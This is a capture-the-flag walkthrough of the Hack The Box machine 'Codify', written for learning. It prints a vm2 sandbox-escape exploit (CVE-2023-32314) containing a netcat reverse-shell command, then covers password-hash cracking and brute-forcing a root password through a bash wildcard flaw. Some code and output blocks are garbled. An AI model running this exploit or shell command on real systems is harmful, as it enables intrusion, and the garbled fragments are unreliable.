Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

<u>Reconnaissance</u>

The results of an initial nMap scan are the following:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 11:51 AEDT
Nmap scan report for codify.htb (10.10.11.239) Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (conn-refused)

```



Picture 1 - nMap scan results

Ports open are 22, 80, 3000. So, the machine has SSH enabled and a Node.js application running on port 80. NMap detected that operative system is Linux, but any other specific information about it.

Initial foothold

Browsing the application, I learned that it uses a vm2 library. It is possible to use the following modules:

- url;
- crypto;
- util;
- events;
- assert;
- stream;
- path;
- os;
- zlib.

Picture 2 - Application library

I did a research on Internet and I found a possible exploit to attack the *vm2* library. This exploit is relative to CVE-2023-32314. This vulnerability is related to using *err.name.toString* in the *ErrorPrototypeToString* function, which is called from the host context. The issue arises because the error argument of the prepareStackTrace function is not handled properly by handlers defined in wm2/lib/bridge.js. This is due to prepareStackTrace being called directly by the V8 engine without going through proxy handlers. The behavior of a proxy object's [[Call]] internal method is relevant. It points to the creation of *argArray* in the host context and the host object being passed to *apply(target, thiz, args)*. This suggests that accessing the Function constructor of the host context is possible, which could be a security concern in the vulnerable code. This vm2 vulnerability is related to the mishandling of the error argument in the prepareStackTrace function, potentially allowing unauthorized access to the Function constructor in the host context.

User flag

By executing an exploit relative to this CVE using the following code:

```
const { VM } = require("vm2");
const vm = new VM();
const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("rm -f /tmp/a;
mkfifo /tmp/a; nc 10.10.14.4 8089 0</tmp/a | /bin/sh >/tmp/a 2>&1; rm /tmp/a
").toString();
    }),
  try {
    err.stack;
  } catch (stdout) {
    stdout:
console.log(vm.run(code));
```

I obtained a shell with user **svc**. However, this user has not the user flag:

```
whoami
SVC
pwd
/home/svc
ls -la
total 32
drwxr-x-- 4 svc
                          4096 Jan 22 11:15 .

```

Picture 3 - Shell obtained with user without user flag

The next step was stabilize the shell, with the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash");'
svc@codify:~$
```

Picture 4 - Obtain a better shell

From this shell, I read the /etc/passwd file to search new users:

```
svc@codify:~$ cat /etc/passwd
cat /etc/passwd

 svc@codify:~$
```

Picture 5 - /etc/passwd file

The user I need is that called *joshua*. I navigate the file system to search some interesting information. In the application folder, in particular in /var/www/contact, tickets.db file is very interesting. In this file I found joshua's hashed credentials, as shown in the following picture:

```
rectably for two posters of the control of the cont
```

Picture 6 - joshua' hashed credentials

So, I tried to crack this password using *JohnTheRipper* tool, and I obtained a match.

```
sign --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt psw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status

(?)

1g 0:00:04:54 DONE (2024-01-23 12:11) 0.003398g/s 4.577p/s 4.577c/s 4.577C/s teacher..boogie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Picture 7 - Password cracked

Using the credentials just found, I logged in the system as joshua via SSH:

```
joshuagi0.10.11.239's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

Last login: Mon Jan 22 12:49:29 2024 from 10.18.16.40 joshumäcodify:-$
```

Picture 8 - Log in as joshua

So, I retrieved the user flag:

```
joshua@codifv:~$ cat user.txt
c 8
joshua@codify:~$
```

Picture 9 - User flag

Privilege escalation

It was the time to escalate my privileges to root privilege. As usual, I tried to launch *linpeas.sh* script. In this case, I had an interesting information. Joshua user can run a specific command as root:

Picture 10 - Info usefule to privilege escalation

This script tries to connect to the database. However, it uses a not safe comparison for the password via == operator. This bash operator uses pattern matching instead of interpreting it as a string. If we give wildcard * it gives some weird output, it says Password confirmed, so we need to brute force the password. So, I developed a script called *privesc.py* to try to brute force the password. By running this script, I found the root's password:

```
joshua@codify:~$ python3 privesc.py
Password found:
k
.3
```

Picture 11 - Root's password

To log in the system as root, I only need to try to use the following command:

```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# whoami
root
root@codify:/home/joshua#
```

Picture 12 - Log in as root

So, the root flag is in its home directory:

```
root@codifv:/home/ioshua# cat /root/root.txt
7 39
root@codify:/home/joshua# ■
```

Picture 13 - Root flag
